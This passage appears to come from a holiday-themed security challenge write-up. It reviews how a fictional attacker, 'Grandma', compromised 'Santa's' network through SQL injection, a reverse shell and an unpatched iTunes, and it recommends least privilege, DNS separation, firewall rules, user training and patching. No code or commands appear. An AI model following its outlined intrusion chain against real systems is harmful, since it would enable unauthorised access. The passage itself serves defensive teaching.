Another flaw with the design of Santa's web application was the level of database access allowed. Once Grandma had bypassed the web application with SQL injection, she was had full read and write access to all databases on Santa's database server. If Santa's site had a better design, the web application would have only the minimum access required. The web application would have had read-only access to only the Naughty/Nice database, preventing access to other databases regardless of what queries were submitted.

Outside of the web site itself, Santa's network itself suffered from a number of design flaws. First, it is a best practice to completely separate external, internet-facing DNS services from internal DNS services used by internal clients. In Santa's network, the internal DNS appears to have queried the external DNS server prior to going to an external DNS source, allowing a compromise of the external DNS to lead to further compromise of internal systems.

Another flaw was the permissive nature of Santa's firewall, or possibly lack of any firewall at all. There is a great risk to allowing clients to make outbound connections on non-standard ports (such as the one made by Grandma's reverse shell) and any type of inbound connection to a client PC (such as the active-mode FTP data connection). A design following best practices would have blocked these connections, making the attack at least more difficult.

User training is another issue that we all struggle with. If Rudolph had anti-virus software running and that software blocked the initial download of Grandma's reverse shell, he should have been suspicious enough to do some research or get assistance rather than shutting down his anti-virus software to allow the download to complete successfully.

Finally, patch management is a common area for networks to fall down. In the case of a business network, some type of patch management needs to be in place to scan for and roll out patches. For systems managed by individuals, users still need to manually check for updates of software they use. If Rudolph's iTunes had not been missing a critical patch more than a month old, Grandma's attack would not have been successful.